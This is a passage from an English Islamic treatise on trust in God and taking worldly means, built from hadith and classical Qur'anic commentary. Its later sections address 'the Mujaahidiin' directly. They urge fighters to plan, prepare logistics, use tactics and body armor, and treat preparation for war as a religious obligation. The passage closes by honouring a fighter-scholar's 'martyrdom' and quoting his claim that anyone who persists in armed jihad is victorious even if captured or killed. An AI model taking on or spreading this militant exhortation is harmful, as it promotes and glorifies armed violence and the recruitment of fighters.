Allaah."[8] Therefore, the lazy person in this hadiith is the opposite of the clever one. So whoever says that the lazy person is the opposite of someone who is righteous has distorted the *hadiith* and did not understand its true meaning. Another *hadiith* with this meaning is: "Everything is dependant upon pre-ordainment, even laziness and cleverness."[9]

Also related to this is the *hadiith* reported by al-Bukhaari in his *Sahiih* from ibn 'Abbaas that he said: 'The people of Yemen used to perform Hajj without taking any provisions and they would say: 'We are those who trust in Allaah.' Then they would ask of the people once they reached. So Allaah, the Exalted, said: "And take provisions, for indeed the best of provisions is piety."(al-Baqarah: 197)' Therefore, whoever does what he was ordered to do of taking provisions, and uses that to help him worship Allaah, and gives of that to the needy, he has obeyed Allaah in both of these endeavors. The opposite of such a person is the one who leaves off taking provisions, and then begins to take from the provisions of the other pilgrims, and becomes a burden upon them. In this case, even if he is not dependant upon one particular thing, he is still dependant upon others in a general sense. However, if someone who takes provisions does not also have the trust in Allaah that he was ordered to have, and he also does not help the pilgrims, the obligations he left off could be from the same category as the obligatory provisions that the other person left off.

So these texts explain the mistakes of the different groups. One group is not concerned with taking the means that it has been ordered to take and it considers them to be a deficiency in *Tawhiid* and trust; while also believing that leaving off these means is from the perfection of trust and *Tawhiid*. These people are deceived and this could lead them to add to their mistake

[6] A narration from the Prophet (S).
[7] *Shaami* means of or related to *Shaam* or the Levant (Syria, Lebanon, Palestine, and Jordan).
[8] It was reported by Ibn Maajah and it is *dha'iif*. It contains Abu Bakr bin 'Abdullaah bin Abii Maryam who is a weak narrator.
[9] It was reported by Muslim.

the inclination to follow their desires and become unemployed. Most of these people, who leave off the means they were ordered to take, end up tying themselves to other forms of 'means.' Some of them tie their hearts to the creation, in fear and hope, or they leave off obligations, or even permissible means - which would have been more beneficial for them - due to their fanaticism in having trust. An example is the one who decides, out of his trust in Allaah, to try to heal his sickness without taking medicine. Or he tries to obtain his provisions without actually working. This might work at times but simply taking a light medicine or doing a bit of work, or trying to learn some helpful knowledge would have been more beneficial for him. Rather, doing so could even be more obligatory upon him than all of his extreme devotion that he put forward to obtain this simple matter which costs about a dirham or so. And worse than these types of people are those that also make trusting in Allaah, and engaging in supplication, a deficiency, and they believe that this is not fit for the 'elite.' They believe that simply sitting back and watching what becomes of them, due to divine pre-ordainment, is the true station of the elite.

But He said in the *hadiith*: "All of you are hungry except the one I feed, so ask Me for food, I will feed you. All of you are naked except the one I clothe, so ask me for clothing, I will clothe you," and in at-Tabaraani – or another book[10] – it is reported that the Prophet (S) said: "Let one of you ask his Lord for all of his needs, even the strap of a sandal if it were to break, because if He does not make it easy, it will never be made easy." This means that such a person must also say that asking Allaah for guidance or obeying Allaah is also from this same category.

This understanding of theirs means that they must completely reject everything that has been ordered. Rather, it means that they must reject that which has been created and that which has been ordered. The reason for this mistake of theirs is that they believe that pre-ordainment negates taking the means that they have been ordered to take. This is similar to the one who becomes a heretic and decides to leave off all obligatory actions due to believing that pre-ordainment has already decided for him whether he will be from the people of bliss or the people of suffering. Such a person does not understand that pre-ordainment has already taken account of all of these matters. If Allaah ordains that someone will be from the people of bliss, it is also ordained by Allaah that that person will be facilitated in doing the actions of the people of bliss. And if Allaah ordains that someone will be from the people of suffering, it is also ordained by Him that He will facilitate for him doing the actions of the people of suffering. This is in line with the response of the Prophet (S) to this same question in the *hadiith* of 'Ali bin Abii Taalib, 'Imraan bin Husayn, Suraaqah bin Ju'sham, and the others.

[10] The *hadiith* was indeed reported by at-Tabaraani as well as others. In fact, it is even found in some versions of at-Tirmidhi. At-Tirmidhi himself explained that the chain contains Qutn bin Nusayr who is known for his strange narrations, especially from this route. Others have narrated the *hadiith* from Ja'far bin Sulaymaan from Thaabit in *mursal* fashion.

Also related is the *hadiith* of at-Tirmidhi: ibn Abii 'Umar narrated to us that Sufyaan narrated to us from az-Zuhri from Abu Khuzaamah from his father that he said: 'I asked the Prophet (S): 'Oh Allaah's Messenger, do you see these medicines, these *ruqyahs*[11], and these defensive measures that we use? Do any of them repel what has been divinely pre-ordained?' He said: "They are from the divine pre-ordainment of Allaah."'

Another group believes that having trust in Allaah is something special for the elite and the ones who have become close to Allaah due to their supererogatory actions. They also say the same about all of the other actions of the heart, and that which comes along with them, such as: love, hope, fear, thankfulness, and so forth. This is clear misguidance because all of these things are obligatory upon every individual according to the consensus of the people of Belief. Whoever completely leaves these things off is either a disbeliever or a hypocrite. But, people differ in degrees with regards to these actions just as they do with regards to the apparent actions of the limbs. So some of them oppress themselves, while others are mediocre, and others rush to good deeds. The texts of the Book and *Sunnah*[12] are abundant in this regard. So the people who turn away from these matters, whether it be by turning away from learning or by turning away from acting upon them, are not less blameworthy than those who leave off the apparent actions that they have been ordered to perform, while performing only some of them. Rather, the blame falls upon anyone who leaves off any of the obligations, whether they are from the concealed matters or the apparent ones, because the concealed matters are the origins for the apparent ones. The concealed matters are the roots of the apparent ones, and the apparent matters are the perfection, and the branches, which can not be complete without the concealed ones."

Ibnul Qayyim said in Zaad al-Ma'aad (vol. 3/p. 420):

"**And from these [benefits which can be derived from the *hadiith* about the conquest of Makkah] is that: it is from the completion of having trust in Allaah that one takes the means that Allaah has placed – both by pre-ordainment and by legislation – for obtaining the desired effects. Allaah's Messenger (S) and his companions were the most complete of creation in their trust in Allaah but they would still meet their enemies while protecting themselves with all forms of weapons. Allaah's Messenger (S) even entered Makkah with a helmet on his head although Allaah had revealed to him that: "Allaah will protect you from mankind." (al-Maa'idah: 67).**

Many of those who have not fully researched this topic, or those who are not firmly grounded in knowledge, have a hard time understanding this so they try to come up with clever explanations. Sometimes they say that he did this in order to

[11] Reciting Qur'aan, phrases reported from the Prophet (S), or other supplications that do not contain that which contradicts the former.
[12] The statements, actions, and consents of the Prophet (S).

teach his *Ummah*[13], and at other times they say that this took place before the verse was revealed.

In Egypt, one of the leaders was told of a *hadiith* reported by Abul Qaasim bin ‘Asaakir in his *at-Taariikh al-Kabiir* that: ‘After the incident of the poisoned mutton presented by the Jewish lady, Allaah’s Messenger (S) used to not eat any food that was presented to him until the one who presented it ate from it first.’[14] They said that this was done as an example for the kings to come. So someone asked: ‘How do we reconcile between this and the statement of Allaah, the Exalted: “And Allaah will protect you from mankind?” (al-Maa'idah: 67) If Allaah has guaranteed that He will protect him, he should know that no human would ever be able to harm him.’ So some of them responded by saying that this indicates that this *hadiith* is weak, while others said that this occurred before the revelation of the verse and then he stopped doing that afterwards. But, if these people had only pondered the fact that Allaah’s guaranteed protection does not negate him taking the means, it would have sufficed them of such burdensome responses. This guarantee from his Lord, the Exalted, does not negate or contradict protecting himself from mankind. **Allaah has also informed that He will give victory to His religion and raise it over all other religions and that does not negate His orders to fight, to make preparations for war, to gather strength, to accumulate steeds of war, to be cautious, to guard oneself from the enemy, to fight him with all forms of warfare, and to use deceit (because the Prophet (S) used to give false impressions of his intentions whenever he decided to go out for battle). This is because Allaah, the Exalted, has informed us about the final result, and the end, which will only come about due to taking the means that Allaah has placed as the cause for all of that. The Prophet (S) was more knowledgeable of his Lord and more obedient of His commands to leave off the means that Allaah had provided for him – out of His Wisdom – to act as a cause for that which He had promised him: giving victory to His religion and defeating His enemies.** This is similar to the way in which Allaah promised to protect his life until he delivered the message and until He made His religion victorious. But, despite this, he would still take the means of survival such as eating, drinking, wearing clothing, and seeking shelter.

This is a topic in which many people are mistaken. Some people even go so far as to leave off supplication out of their claim that there is no benefit in it because what is being asked for will surely come if it has truly been pre-ordained and if it was not pre-ordained it will never come. So what is the benefit of busying oneself with supplication? Then such people try to come up with clever responses by saying that: supplication is just a form of worship. The response to this mistaken person is that: you missed out on something, wherein lies the truth of the matter. It could have been pre-ordained that someone will receive what he is after if he acts upon the means, while he will not receive it if he leaves off taking the means; and supplication is from the greatest of means by

[13] The collective congregation of Muslims regardless of race, sex, tongue, color, or homeland.
[14] The chain contains some narrators who are not well-known.

which people obtain what they are seeking after. This mistaken person is like the one who says: 'If Allaah has pre-ordained that I will be full, I will be full whether I eat or not, and if He has not pre-ordained for me to be full, I will never be full whether I eat or not.' So what is the benefit of eating? And so on and so forth, on to all of the other invalid arguments that contradict the Wisdom of Allaah and His Shari'ah. And success is from Allaah."

Allaah informs us of the story of Ya'quub and his children in *Surah* Yusuf (67-68):

> "And he said: 'Oh my children, do not enter from one door, but rather enter from many different doors. And I will not benefit you in any way against Allaah. Judgment is but for Allaah. In Him do I trust and let those who trust, trust in Him.' Then, when they entered as their father had ordered them, he did not benefit them in any way against Allaah. It was merely a need that Ya'quub found within himself that he fulfilled. Indeed he is knowledgeable of the knowledge We taught him, but most of mankind know not."

'Allaamah as-Sa'di said about these verses in his *tafsiir* (entitled *Taysiir al-Kariim ar-Rahmaan*):

> "When he sent Binyamiin with them he advised them that when they enter Egypt: "do not enter from one door, but rather enter from many different doors." He did this because he feared that they would be afflicted by the *'Ayn* (i.e. evil eye) because of their numbers and handsomeness, and because they were all the sons of one man. This is a type of **means** and, otherwise: "I will not benefit you in any way against Allaah." Whatever has been pre-ordained must occur. "Judgment is but for Allaah." The decision is His decision and the command is His command. Whatever He decides and commands must 'be.' "In Him do I trust," **meaning: I depend on Him and not upon the means I advised you to take.** "And let those who trust, trust in Him," because trusting in Allaah brings about all things that one could want and it repels all things that one could fear."

Upon considering both worldly and heavenly means, it is true that an argument could be made to say that the heavenly means are still the more important of the two. Below are some notable verses which could be used to imply such a conclusion:

Allaah, the Exalted, said in *Surah* al-Baqarah (249-251):

> "Then when Taaluut set out with the army, he said: "Verily! Allaah will try you by a river. So whoever drinks thereof, he is not of me, and whoever tastes it not, he is of me, except him who takes in the hollow of his hand." Yet, they drank thereof, all, except a few of them. So when he had crossed it, he and those who believed with him said: "We have no power this day against Jaaluut and his hosts." **But those who knew with certainty that they were to meet their Lord, said: "How often a small group overcame a mighty host by Allaah's Leave?" And Allaah is with the patient**. And when they advanced to meet Jaaluut and his

> forces, they invoked: "Our Lord! Pour forth on us patience, and set firm our feet and make us victorious over the disbelieving people." So they routed them by Allaah's leave and Daawuud killed Jaaluut, and Allaah gave him the kingdom and the wisdom and taught him of that which He willed. And if Allaah did not check one set of people by means of another, the earth would indeed be full of mischief. But Allaah is full of bounty towards mankind."

And He said in *Surah* at-Tawbah (25):

> "Truly Allaah has given you victory on many battlefields, and on the day of Hunayn **when you rejoiced at your great number, but it availed you naught** and the earth, vast as it is, was straitened for you, then you turned back in flight. Then Allaah sent down His tranquility on the Messenger and on the believers and sent down forces which you saw not and punished the disbelievers. Such is the recompense of the Disbelievers."

Of course these examples come with: 1) the context of a specific order from Allaah not to take certain means (like drinking water from the stream) – along with a reminder that all that is required of us is to take the means that are within our capability and at our disposal – or 2) the context of a chastisement from Allaah not to become over-confident in the earthly means; causing us to leave off trusting in Him. So it is not necessarily the case that heavenly means are inherently superior.

Besides, technically speaking, a case could also be made to say that leaving off the worldly means in Jihaad is actually, in itself, a form of leaving off the heavenly means:

Allaah, the Exalted, said in *Surah* al-Anfaal (60):

> "And **make ready against them all you can of power, including steeds of war** to threaten the enemy of Allaah and your enemy, and others besides whom, you may not know but whom Allaah does know. And whatever you spend in the cause of Allaah shall be repaid unto you and you shall not be treated unjustly."

This is a clear direct order from Allaah; therefore, fulfilling it is an obligation and a clear form of worship. Keeping that in mind, let's also remember that we concluded earlier, in our definitions of the different forms of means, that the main distinction between heavenly and earthly means is that heavenly means are more *obviously* recognizable as acts of worship than earthly ones. Here, in the case of preparations for Jihaad, we have a clear-cut verse which raises these earthly preparations from secondary acts of worship to full-blown obligations rivaling the other primary actions of worship such as: prayer, charity, migration, and combat.

For another example, Allaah, the Exalted, said in *Surah* an-Nisaa' (102):

> "When you Oh Messenger are among them and lead them in prayer let one party of them stand up with you taking their arms with them; when they finish their prostrations, let them take their positions in the rear and let the other party come up which have not yet prayed, **and let them pray with you taking all the precautions and bearing arms**. Those who disbelieve wish, if you were negligent of your arms and your baggage, to attack you in a single rush, but there is no sin on you if you put away your arms because of the inconvenience of rain or because you are ill, **but take every precaution for yourselves.** Verily, Allaah has prepared a humiliating torment for the disbelievers."

The two forms of means are intertwined even further. The effects of leaving off heavenly means are often seen through Allaah causing us to also leave off the appropriate worldly means; out of carelessness and neglect. Conversely, taking the heavenly means leads to Allaah inspiring us to take the appropriate worldly means:

Allaah, the Exalted, said in *Surah* al-Hashr (11-19):

> "Have you Oh Muhammad not observed the hypocrites who say to their friends among the people of the Book who disbelieve: "By Allaah if you are expelled, we too indeed will go out with you, and we shall never obey any one against you; and if you are attacked, we shall indeed help you." But Allaah is Witness that they are liars. Surely if they are expelled, **never will they go out with them**; and if they are attacked, **they will never help them**. And if they do help them, **they will turn their backs**, and they will not be victorious. Verily, you are more terrifying in their breasts than Allaah. That is because they are a people who comprehend not. They fight not against you together, except in fortified townships, or from behind walls. **Their enmity among themselves is very great**. You suppose that they are united, but **their hearts are divided**. That is because they are a people who understand not. They are like their immediate predecessors; they tasted the evil result of their conduct and for them is a painful torment. Just like Shaytaan when he says to man: "Disbelieve in Allaah," but when he disbelieves in Allaah Shaytaan says: **"I am free of you**, I fear Allaah, the Lord of the Worlds." So the end of both will be that they will be in the fire, abiding therein. Such is the recompense of the oppressors. Oh you who believe! Fear Allaah and keep your duty to Him and let every person look to what he has sent forth for the morrow, and fear Allaah. Verily, Allaah is All-Aware of what you do. **And be not like those who forgot Allaah and He caused them to forget their ownselves. Those are the disobedient."**

In this brief story we learn an important lesson: that those who are sinful and forget Allaah will be caused to forget that which is in their own interests. These interests are not only restricted to that which relates to the next life (i.e. performing righteous actions in order to enter paradise) but they also extend to worldly interests such as obtaining victory and establishment in the earth.

Here we see that the Hypocrites and the Jews failed to support one another, leaving each other defenseless victims of 'divide and conquer,' just as they failed to have patience in the face of their enemies, leaving their backs completely vulnerable to attack. Because of their disbelief, Allaah, the Exalted, caused them to forget what is in their best interests on the battlefield and in the political arena.

Allaah, the Exalted, said in *Surah* al-Anfaal (24):

> "Oh you who believe! Answer Allaah and His Messenger when he calls you to that which will give you life **and know that Allaah comes in between a person and his heart**.And verily to Him you shall be gathered."

In his *tafsiir*, at-Tabari mentioned different opinions of the Salaf about the explanation of this verse, including the opinion that:

> 'This means: He comes in between a person and his mind; till the point that he does not know what he is doing.'

He brought multiple narrations from Mujaahid with different wordings such as:

> "He comes in between a person and his mind," "Till He leaves him unable to think," "It is as if He said 'He *has* come in between,' leaving him unable to think," "If He comes in between you and your heart, how will you do anything?" "He comes in between the Kaafir and his heart, keeping him from doing any good."

At-Tabari held the opinion that the wording should remain general and open to all of the valid interpretations:

> "Abu Ja'far said: the most correct opinion is that Allaah is informing us that He owns the hearts of His slaves more than themselves and He can come in between them and their hearts whenever He wishes. And if Allaah comes in between someone and his heart, to prevent him from understanding something, such a person will never find a way of understanding that thing. If this is the meaning of this verse, it is broad enough, therefore, to embrace all of the following opinions: "He comes between a Believer and disbelief and a Disbeliever and belief," and "He comes between someone and his mind," and "He comes between someone and his heart such that he can not believe or disbelieve except by His permission." It includes all of these meanings because whenever He comes between a slave and his heart, he will not be able to understand anything with that heart as I explained. It should also be pointed out that Allaah made this general by saying: "Know that Allaah comes in between a person and his heart," informing that He comes in between someone and his heart without specifying a particular meaning from those that I mentioned, while all of them are possible. Therefore, this verse must remain general until a substantial proof can be provided to show otherwise."

To fully understand the relevance of this verse to the point at hand, it should be contemplated in context with the surrounding verses that discuss how Allaah causes the Disbelievers to become defeated, despite their quantitive advantages, by causing their plots to be of naught (verse 18 and 19 of surah al-Anfaal). This is often due to them not applying sound judgment and taking the appropriate worldly means.

Allaah, the Exalted, also goes on to remind us that the exact opposite is true. If we were to obey Him and believe in Him He will grant us a criterion by which to judge in our affairs and we will thereby become victorious.

Allaah, the Exalted, said in *Surah* al-Anfaal (29):

> "Oh you who believe, if you obey and fear Allaah, He will grant you a criterion."

Ibn Kathiir said in his Tafsiir:

> "Ibn 'Abbaas, as-Suddi, Mujaahid, 'Ikrimah, adh-Dhahhaak, Qataadah, and Muqaatil bin Hayyaan said: "criterion" means: 'a way out.' Mujaahid added: 'In this life and the next.' In one narration, ibn 'Abbaas said: 'salvation,' and in another: 'victory.' Muhammad ibn Ishaaq said that: "criterion" means 'a means to discern truth from falsehood.' **This tafsiir of ibn Ishaaq is more general than the previous opinions and includes all of them by default. Whoever fears Allaah, by acting upon His orders and staying away from His prohibitions, will be guided to know truth from falsehood. This, therefore, will be the cause of his victory, his salvation, and his way out, in this life, and it will also be the cause for obtaining bliss in the next.** Similarly, having his sins forgiven (and having them covered from the view of mankind) is the cause for obtaining Allaah's great rewards. This is exactly as Allaah said: "Oh you who believe, fear Allaah and believe in His Messenger, He will give you two measures of His mercy, He will grant you a light to walk therein, and He will forgive your sins. Indeed Allaah is Oft-Forgiving, Most Merciful. (al-Hadiid: 28)"

Directly following this verse, Allaah reminds us of the story in which the plots of the Disbelievers were foiled by the cunning that Allaah, the Exalted, had divinely inspired to the Prophet (S). The Disbelievers had planned to kill the Prophet (S) by sending a "delegation" consisting of an armed man from each tribe to his (S) house at night. He (S) left his house before they could successfully gather to kill him and, instead of surprising the Prophet (S), the Disbelievers found 'Ali (R) lying asleep in his (S) bed.

This is the exact war cunning (which is a form of worldly means) that we hope will be instilled within us if we obey Allaah and His Messenger (S).

Allaah the Exalted said at the closing of *Surah* al-'Ankabuut (69):

> "As for those who strive hard in Our cause, We will surely guide them to Our paths. And verily Allaah is with the good-doers."

And some of the scholars of *Tafsiir*[15] explained this verse to mean:

> 'Those who act upon what they know, Allaah will guide them to that which they do not know.' It is also said that the meaning is: 'We will increase them in guidance,' as Allaah said: "And Allaah increases in guidance those who accept the guidance." (Maryam: 76) And He said: "So be afraid of Allaah; and Allaah teaches you." (al-Baqarah: 282)'

The obvious conclusion…

Although, Allaah, the Exalted, is capable of simply saying: 'Be,' and it is, He has created this universe to abide by certain laws. He decreed that every thing, or occurrence, should have an originating cause, while He alone is free of such. He is the Cause of all causes.

We can see this fact in the way that Allaah created the heavens and the earth through a long, gradual process. We can also see this in the way Allaah often ordered His Prophets to take the means available to them in each situation, no matter how insignificant those means may be, instead of simply decreeing that a miracle should occur without any effort on their behalf.

Musaa was often ordered to throw or strike with his staff, as a final effort to take the means available to him before the miracles occurred. Maryam was also ordered to try to shake the tree in order for the dates to fall down to her in her desperate state. The Prophet (S) threw sand in the direction of the Polytheists and Allaah caused it to enter the eyes of each of them. The examples of this are numerous.

The lesson to be learned here is that:

1) **The Qur'aan guides us to taking the physical worldly means that we have at our disposal, along with taking the heavenly means.**
2) **In fact, taking the worldly means is a clear direct order, making it in effect a form of heavenly means.**
3) **Moreover, in proportion to the manner in which one takes the heavenly means, taking the worldly means will be facilitated, or frustrated, for him.**

[15] The science of explaining the verses of the Qur'aan; through use of: other verses, Prophetic *hadiiths*, statements of companions or prominent scholars, and the Arabic language.

Examples of erroneous notions found amongst the Mujaahidiin:

1. **The most important notion to *expel* from our minds is the notion that the presence of *tamkiin* (dominance) and victory *necessarily* means that Allaah is pleased with us** and that we, therefore, must have taken all of the proper means and must be in complete obedience to Him. In fact, victory is nothing but a test from Allaah to see whether or not we will give thanks and establish His *Shari'ah*[16] completely.

   Allaah, the Exalted said in *Surah* Yunus (13-14):

   "And We have destroyed the generations before you when they oppressed and when their messengers came to them with clear signs, but they were not to believe. That is how We reward the criminal folk. Then We made you successors in the earth, after them, **to see how you will act**."

   Allaah also said, about those to whom He gave permission to fight Jihaad, in *Surah* al-Hajj (41):

   "The ones who, when We give them *tamkiin* in the earth, they establish the prayer, give the obligatory charity, and command the good and forbid the evil. And to Allaah belongs the end of all affairs."

   Contrary to this erroneous notion, for those who do not fulfill the above criteria (of establishing the prayer etc.), victory and prosperity can even be a form of punishment. Such a case is called *istidraaj* (i.e. being led along only to fall headlong into a trap).

   Allaah, the Exalted, said in *Surah* al-'Araaf (182-183):

   "And those who belied Our signs, We will do *istidraaj* of them in a way that they do not expect. And I give them respite. Indeed My plot is solid."

   Ibn Kathiir said in his *tafsiir*:

   "It means that: He opens for them the doors of sustenance and the means of livelihood in this life, until they become deceived by that and believe that they are upon the right way. This is just as Allaah said: "When they forgot what they had been reminded with We opened up for them the doors to everything, until they are happy about what they were given, We take them by surprise leaving them completely devastated. And so the line of the oppressors was cut off. And all praises are due to Allaah the Lord of the Worlds." (al-An'aam: 44-45) This is why Allaah said: "I give them respite," in other words: I give them more of what they are currently enjoying. "Indeed My plot is solid," Meaning: very strong. "

[16] The laws and legislations found within the Qur'aan and *Sunnah*.

Allaah also said in *Surah* al-Qalam (44-45):

"So leave Me to the one who belies this speech. We will do *istidraaj* of them in a way that they do not expect. And I give them respite. Indeed My plot is solid."

Ibn Kathiir said in his *tafsiir*:

"Allaah said: "So leave Me to the one who belies this speech," meaning: the Qur'aan. This is a severe warning. It means leave Me and him to each other, I know best how to do *istidraaj* of him and cause him to go further in his oppression. I give him respite and then I take him with the Grasp of the All-Mighty and All-Capable. This is why He said; "We will do *istidraaj* of them in a way that they do not expect" in other words: while they are unaware. They believe that all of this is honor bestowed upon them from Allaah; while it is actually a humiliation. Allaah said: "Do they believe that what we give them of wealth and children…that We are rushing to give them good? Rather they are unaware." (al-Mu'minuun: 55-56) And Allaah said: "When they forgot what they had been reminded with We opened up for them the doors to everything, until they are happy about what they were given, We take them by surprise leaving them completely devastated. And so the line of the oppressors was cut off. And all praises are due to Allaah the Lord of the Worlds." (al-An'aam: 44-45) This is why Allaah said: "And I give them respite. Indeed My plot is solid" meaning: I delay for them and give them time and all of that is from My plotting. "Indeed My plot is solid," meaning: grave for those who go against My command, and belie My Messengers, and have the audacity to disobey Me. It is reported in the *Sahiihayn* [i.e. Bukhaari and Muslim] that Allaah's Messenger (S) said: "Indeed, Allaah, the Exalted, gives the oppressor respite such that when He takes him, He doesn't let him go." Then he recited: "This is the Grasp of your Lord when He takes the villages in His Grasp. Indeed His Grasp is painful and severe" (Huud: 102)"

It took 950 years for the people of Nuuh to see the repercussions of their deeds; while, even longer still, some people may not ever find out that they were on a misguided path until the Day of Judgment. Allaah says about them in *Surah* al-Kahf (104) that they will be punished on the Day of Judgment while they believe that they had been doing something good during their stay in this life.

2. **The second notion is that the 'love for martyrdom' is more important than taking means such as:**

    Having a strategy
    Planning
    Preparing logistics
    Using tactics (trenches, cover, formations, body armor, etc.)
    Avoiding injuries and casualties

    It is vital for us to understand that our goal as Muslims is not so much to seek martyrdom as it is to seek to raise the Word of Allaah, which usually leads one down a martyrdom-prone path. If martyrdom was truly the main objective, a great Mujaahid like Khaalid bin al-Waliid would not have been incapable of making sure that he was mortally wounded on any of the hundreds of battlefields upon which he fought; instead of dying on his bed from illness.

    It was reported in the *Sahiihayn* that Abu Musaa al-Ash'ari said:

    "A man came to the Prophet (S) and said: 'Oh Allaah's Messenger, a man fights for war booty, another man fights to be mentioned, and another fights for his place to be seen, so who is in the path of Allaah?' He said: "Whoever fights that the Word of Allaah be uppermost, he is in the path of Allaah.""

    The Prophet (S) did not tell him that 'the one who fights to become a martyr' is the one who is truly in the path of Allaah. Rather, truly being a martyr requires that someone be killed while sincerely trying to further the cause of Allaah.

    This distinction, despite its slightness, is extremely important. It is the difference between having a goal that requires us to take the worldly means and between having a goal that only requires us to walk headlong into the bullets.

    <u>One must not forget that leaving off these worldly means eventually leads to defeat. More importantly, neglect and carelessness regarding this matter could actually be a sign that we are also leaving off some other heavenly means.</u>

3. **The third notion is that it is favorable to take *inappropriate* means, or halfway measures, based upon what is dictated by the concept of '*maslahah*' (literally the term means: that which is beneficial; but it is usually used under false pretexts).** This leads, in effect, to not fully prohibiting the *haraam* (forbidden) things or ordering the *waajib* (obligatory) ones, while having the means to do so.

   The underlying reason for this is a lack of trust in Allaah.

   In contrast, we see the Prophet (S) and Abu Bakr (R) upholding the obligatory commands of the *Shari'ah* despite all odds, even in the face of formidable enemies that could destroy the very foundation of the Muslim State.

   Muslim reported in his *Sahiih*:

   From Hudhayfah bin al-Yamaan that he said: 'I was not prevented from witnessing the battle of Badr except that I departed with my father – Husayl – and the Disblievers of Quraysh caught us. They said: 'You want to go to Muhammad.' We said: 'We do not want to go to him. We only want to go to al-Madiinah.' So they took from us a covenant and an oath by Allaah that we will only go to al-Madiinah without fighting alongside of him. When we reached Allaah's Messenger (S) and we told him this news he said: "Both of you should depart. We will uphold their covenant and we will ask Allaah for help against them."'

   The dire condition of the Muslims at the time of Badr, and their need for men and reinforcements, is known to all.

   Bukhaari reported from ibn 'Abbaas in his *Sahiih*, about the severity of the situation:

   'The Prophet (S) said on the day of Badr: "Oh Allaah, I ask You by Your covenant and promise. Oh Allaah, if You wish it so, You shall not be worshipped again [on earth after today]." Then Abu Bakr took him by his hand and told him: 'That is sufficient.' Then the Prophet (S) came out [of his tent] saying: "The group shall be defeated, and they will turn their backs in flight." (al-Qamar: 45)'

   So, if it were permissible to bypass the obligations of the *Shari'ah* in order to save Muslim lives and to save the Islaamic State, this would have been a prime situation to do so.

   We can also see this same resolve in Abu Bakr (R), during the most trying moments for the Muslim *Ummah*, after the death of the Prophet (S). Despite the fear that the Islaamic State would be overrun by apostates, Abu Bakr (R) fulfilled the command of the Prophet (S) by sending out the army of Usaamah.

   Ibn Kathiir said in al-Bidaayah wan Nihaayah:

‘The Haafidh Abu Bakr al-Bayhaqi informed us that Abu ‘Abdullaah al-Haafidh informed us that Abu al-‘Abbaas Muhammad bin Ya’quub narrated to us that Muhammad bin ‘Ali al-Maymuuni narrated to us that al-Firyaabi narrated to us that ‘Abbaad bin Kathiir narrated to us from Abu [az-Zinaad from] al-‘Araj from Abu Hurayrah that he said:

‘By Allaah, the One who there is no other deity but Him, if it were not that Abu Bakr became the *Khaliifah*, Allaah would no longer be worshipped.’ Then he said it a second and a third time. It was said to him: ‘What are you saying Oh Abu Hurayrah?!’ He said: ‘The Prophet (S) sent out the army of Usaamah, which consisted of seven-hundred fighters, to *Shaam*. When they reached Dhu Khashab the Prophet’s (S) soul was taken and the Arabs around al-Madiinah apostatized. His (S) companions then gathered around Abu Bakr and said: ‘Oh Abu Bakr call back that army. Would you send those to Rome while the Arabs around al-Madiinah have apostatized?!’ He said: ‘By the One, there is no other deity but Him, if the dogs were to drag around the legs of the wives of the Prophet (S) I would not hold back an army that the Prophet (S) sent out nor would I untie a flag that the Prophet (S) tied.’ So he sent out Usaamah, and he (i.e. Usaamah) did not pass by a tribe that had thought of apostatizing except that they said: ‘If these people didn’t have any strength they wouldn't send out an army like this. We will leave them to go meet Rome.’ So they (i.e. Usaamah's army) met Rome and they defeated them by killing them and returning safely. Seeing this, the tribes stayed upon Islaam.’

[Ibn Kathiir said:] This ‘Abbaad bin Kathiir, I think he is [ar-Ramli] because al-Firyaabi is narrating from him, and he is *mutaqaarib al-hadiith* (i.e. his hadiiths are close to those of the trustworthy narrators). As for the Basri Thaqafi one, he is *matruuk al-hadiith* (i.e. his hadiiths have been left by the other narrators of hadiith). And Allaah Knows best.’

‘Abbaad bin Kathiir ar-Ramli’s hadiiths are actually *closer* to the hadiiths of the *weak* narrators than to the hadiiths of the *trustworthy* ones. This hadiith has also been narrated by Sayf bin ‘Umar, who has been accused of lying, and there is another *mursal* chain from az-Zuhri reported in the *Musannaf* of ‘Abdur Razzaaq. At any rate, despite the weakness of the chain, the story is considered historically accurate, and it is completely in line with the *usuul* (foundational principles) of the *Shari’ah*.

Let us remember, that leaving off these heavenly means (even under the pretext of *maslahah*) could lead to the punishment of Allaah blinding us; causing us not to take the *proper* worldly means. However, upholding the commandments of Allaah, will only bring us His blessings and victory.

The contention between 1) upholding our principles in the face of all odds, while running the risk of annihilation, and 2) between applying *maslahah*, while running the risk of falling into *istidraaj*…brings us to the topic of defining 'victory':

The Shaykh and Mujaahid Yusuf al-'Uyayri, may Allaah accept his martyrdom, said:

> "The fifth constant: Victory is not only defined as military supremacy
>
> Many Muslims think that everyone who performs the obligation of Jihaad as an act of worship must be given material victory on the battlefield. They think that Allaah legislated Jihaad and made it the cause for material victory alone. This is because many people restrict the meaning of victory to only apply to military supremacy and victory on the battlefield.
>
> But Allaah, the Exalted, legislated this act of worship for us without guaranteeing that the one who engages in its extreme hardships will become victorious. On the contrary, Allaah, the Exalted, even affirmed military defeat for the Muslims in some instances by saying: "If you are afflicted by injury, the people were also afflicted by a similar injury. And so are the days that we dole out amongst the people." (Aal 'Imraan: 140) This verse was revealed in order to emphasize that this is a universal law. Moreover, this universal law was emphasized after the military defeat incurred by the Muslims at the battle of Uhud.
>
> If only the people widened their perspective and understood the true meaning of victory they would know that any one who engages in the highest peak of Islaam can never lose. Rather, such a person is victorious regardless of the situation – even if he is captured or killed. If we gave victory the true meaning it deserves – due to pondering over the proofs of the Book and the *Sunnah* – we would find that the Islaamic *Ummah* as a whole can never lose by engaging in Jihaad. Rather, instead, Jihaad is profitable at all times even if it seems, at times, to be otherwise on the battlefield."
>
> "Indeed when the Mujaahid is firm upon the path of Jihaad and upon the principles of this act of worship – no matter what afflicts him of hardship and no matter what disheartening events occur – this fact alone is to be considered a victory in of itself. Allaah, the Exalted, says: "Allaah makes firm those who believe with the firm word in this temporal life as well as in the Hereafter. And Allaah causes the oppressors to go astray. And Allaah does what He wills." (Ibraahiim: 27) Therefore, whoever is firm upon the path of Jihaad and continues in performing this act of worship, and therefore becomes of the people mentioned in this verse…isn't that something that should be considered as a victory in his favor? Of course it is, by Allaah!

